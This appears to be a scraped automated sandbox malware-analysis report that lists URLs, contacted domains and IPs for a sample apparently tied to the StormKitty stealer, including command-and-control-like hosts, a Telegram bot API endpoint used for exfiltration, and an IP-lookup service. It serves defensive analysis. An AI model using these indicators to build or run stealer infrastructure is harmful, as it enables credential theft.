http://https://zxq.net/wp-content/themes/smart-mag/js/jquery.sticky-sidebar.js?ver=7.1.1	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-json/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-768x432.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-450x253.j	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-450x253.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-300x187.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-768x478.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/How-To-.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/plugins/table-of-contents-plus/front.min.js?ver=2106	0%	Avira URL Cloud	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/How-To--1024x609.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/why-you-should-seek-an-uber-or-lyft-accident-lawyer/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-45	0%	Avira URL Cloud	safe	
http://https://zxq.net/reasons-to-hire-a-truck-accident-attorney/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-300x169.jpeg	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-150x84.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/plugins/table-of-contents-plus/screen.min.css?ver=2106	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-150x93.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/?s=	0%	Avira URL Cloud	safe	
http://https://zxq.net/how-to-find-an-investor-for-your-business/	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/;	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/These-Are-The-Injured-You-May-Suffer-in-a-Bicycle-Acciden	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/#webpage	0%	Avira URL Cloud	safe	
http://https://zxq.net/news/entertainment/	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-includes/wlwmanifest.xml	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/03/follow-us-on-google-news-banner-black-300x117.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-150x84.jp	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/How-To--1200x714.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/write-for-us/	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-is-the-best-way-to-learn-golang/	0%	Avira URL Cloud	safe	
http://https://zxq.net/#organization	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/themes/smart-mag/css/icons/fonts/ts-icons.woff2?v2.2	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/03/follow-us-on-google-news-banner-black.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-1200x747.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/news/business/	0%	Avira URL Cloud	safe	
http://icanhazip.com4	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-300x169.j	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/The-Future-of-Cryptocurrency-Is-it-Time-to-Get-Your-Crypt	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://zxq.net/what-happened-to-the-old-zxq-website/ne	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/L	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-1024x576.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/xmlrpc.php?rsd	0%	Avira URL Cloud	safe	
http://https://zxq.net/online-shopping-tips-during-covid/	0%	Avira URL Cloud	safe	
http://https://zxq.net/news/	0%	Avira URL Cloud	safe	
http://https://zxq.net/?p=187	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fzxq.net%2Fwhat-happened-to-the-old-zxq-we	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/themes/smart-mag/style.css?ver=7.1.1	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/How-To--150x89.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-150x84.jpeg	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/How-To--768x457.png	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-30	0%	Avira URL Cloud	safe	
http://https://zxq.net/what-happened-to-the-old-zxq-website/n	0%	Avira URL Cloud	safe	
http://https://zxq.net/wp-json/wp/v2/pages/187	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
zxq.net	51.81.194.202	true	true	• 0%, Virustotal, Browse	unknown
icanhazip.com	104.18.114.97	true	false		high
googlecode.l.googleusercontent.com	142.250.145.82	true	false		high
vccmd01.zxq.net	51.81.194.202	true	true	• 1%, Virustotal, Browse	unknown
64.89.4.0.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
vccmd03.googlecode.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
vccmd01.t35.com	unknown	unknown	true		unknown
vccmd01.googlecode.com	unknown	unknown	true		unknown
vccmd02.googlecode.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://vccmd03.googlecode.com/files/cmsys.gif	false	• URL Reputation: safe	unknown
http://https://zxq.net/cmsys.gif	true	• Avira URL Cloud: safe	unknown
http://https://zxq.net/what-happened-to-the-old-zxq-website/	true	• Avira URL Cloud: safe	unknown
http://icanhazip.com/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/02/ZXQ-FB.png	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/privacy-policy/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot	lg3gn9y1cj.exe , lg3gn9y1cj.exe , 00000001.00000002.528409980.0000000000401000.00000020.00000001.01000000.00000006.sdmp, lg3gn9y1cj.exe , 00000001.00000000.260922909.0000000000401000.00000020.00000001.01000000.00000006.sdmp, lg3gn9y1cj.exe , 00000001.00000002.535235845.0000000002B42000.00000040.00001000.00020000.00000000.sdmp, lg3gn9y1cj.exe , 00000001.00000003.266417604.00000000006D3000.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp, Lg3gn9y1Cj.exe, lg3gn9y1cj.exe .0.dr	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000020.00000002.340148688.000001401B83C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000020.00000002.340646208.000001401B84D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000003.337643299.000001401B840000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000003.337917326.000001401B846000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/what-happened-to-the-old-zxq-website/#breadcrumb	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000020.00000003.337412785.000001401B861000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/these-are-the-injured-you-may-suffer-in-a-bicycle-accident/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-450x280.png	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000020.00000003.337483539.000001401B85A000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-1024x637.png	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000020.00000003.337643299 .000001401B840000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000002 0.00000002.340255237.000001401B842000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000020.00000003.338015519 .000001401B841000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/02/ZXQ.png	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://github.com/LimerBoy/StormKitty	AppLaunch.exe, 00000002.00000002.2770329 70.0000000007221000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://zxq.net/about-us/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/the-future-of-cryptocurrency-is-it-time-to-get-your-crypto-license-in-europe/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/#logo	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/Why-You-Should-Seek-An-Uber-Or-Lyft-Accident-Lawyer-01-76	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://icanhazip.com	AppLaunch.exe, 00000002.00000002.2776282 69.00000000072E5000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00002.00000002.277032970.000000000722100 0.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000002.00000002.277673083.000 00000072F3000.00000004.00000800.00020000 .00000000.sdmp	false		high
http://https://zxq.net/news/technology/	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/themes/smart-mag/js/jquery.sticky-sidebar.js?ver=7.1.1	explorer.exe, 00000005.00000003.37609458 0.0000000003B41000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.476931676.0000000003B3B000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.000000 0003B26000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.410951978.0000000003B36000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B260 00.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	AppLaunch.exe, 00000002.00000002.2776282 69.00000000072E5000.00000004.00000800.00 020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-json/	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.376094580.0000000003B41000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.476931676 .0000000003B3B000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.375713725.0000000003B26000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.4109519 78.0000000003B36000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.367687421.0000000003B26000 .00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-we bsite[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://www.bingmapsportal.com	svchost.exe, 00000020.00000002.339302995 .000001401B813000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-768x432.jpeg	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/Best-Mothers-Day-Gifts-of-2022-for-Every-Mom-01-450x253.j	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000020.00000003.337977205 .000001401B856000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/07/Reasons-to-Hire-a-Truck-Accident-Attorney-01-450x253.jpeg	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-300x187.png	what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/uploads/2022/07/What-is-the-Best-Way-to-Learn-Golang-768x478.png	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000020.00000002.340148688.000001401B83C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://zxq.net/wp-content/uploads/2022/07/How-To-.png	explorer.exe, 00000005.00000003.444428026.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.339157472.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375591680.0000000003B42000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B51000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.508841852.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414107103.0000000003B52000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.337297943.0000000003B22000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.376094580.0000000003B41000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.476931676.0000000003B3B000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.375713725.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.410951978.0000000003B36000.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.0000000003B26000.00000004.00000800.00020000.00000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://zxq.net/wp-content/plugins/table-of-contents-plus/front.min.js?ver=2106	explorer.exe, 00000005.00000003.44442802 6.0000000003B3B000.00000004.00000800.000 20000.00000000.sdmp, explorer.exe, 00000 005.00000003.339157472.0000000003B22000. 00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414179479.000000 0003B36000.00000004.00000800.00020000.00 000000.sdmp, explorer.exe, 00000005.0000 0003.375591680.0000000003B42000.00000004 .00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.414485795.0000000003B510 00.00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.443490595.000 0000003B3B000.00000004.00000800.00020000 .00000000.sdmp, explorer.exe, 00000005.0 0000003.508841852.0000000003B3B000.00000 004.00000800.00020000.00000000.sdmp, exp lorer.exe, 00000005.00000003.414107103.0 000000003B52000.00000004.00000800.000200 00.00000000.sdmp, explorer.exe, 00000005 .00000003.337297943.0000000003B22000.000 00004.00000800.00020000.00000000.sdmp, e xplorer.exe, 00000005.00000003.376094580 .0000000003B41000.00000004.00000800.0002 0000.00000000.sdmp, explorer.exe, 000000 05.00000003.476931676.0000000003B3B000.0 0000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.3757137 25.0000000003B26000.00000004.00000800.00 020000.00000000.sdmp, explorer.exe, 0000 0005.00000003.410951978.0000000003B36000 .00000004.00000800.00020000.00000000.sdmp, explorer.exe, 00000005.00000003.367687421.00000 00003B26000.00000004.00000800.00020000.0 0000000.sdmp, cmsys.cmn.5.dr, what-happened-to-the-old-zxq-website[1].htm.5.dr	false	• Avira URL Cloud: safe	unknown
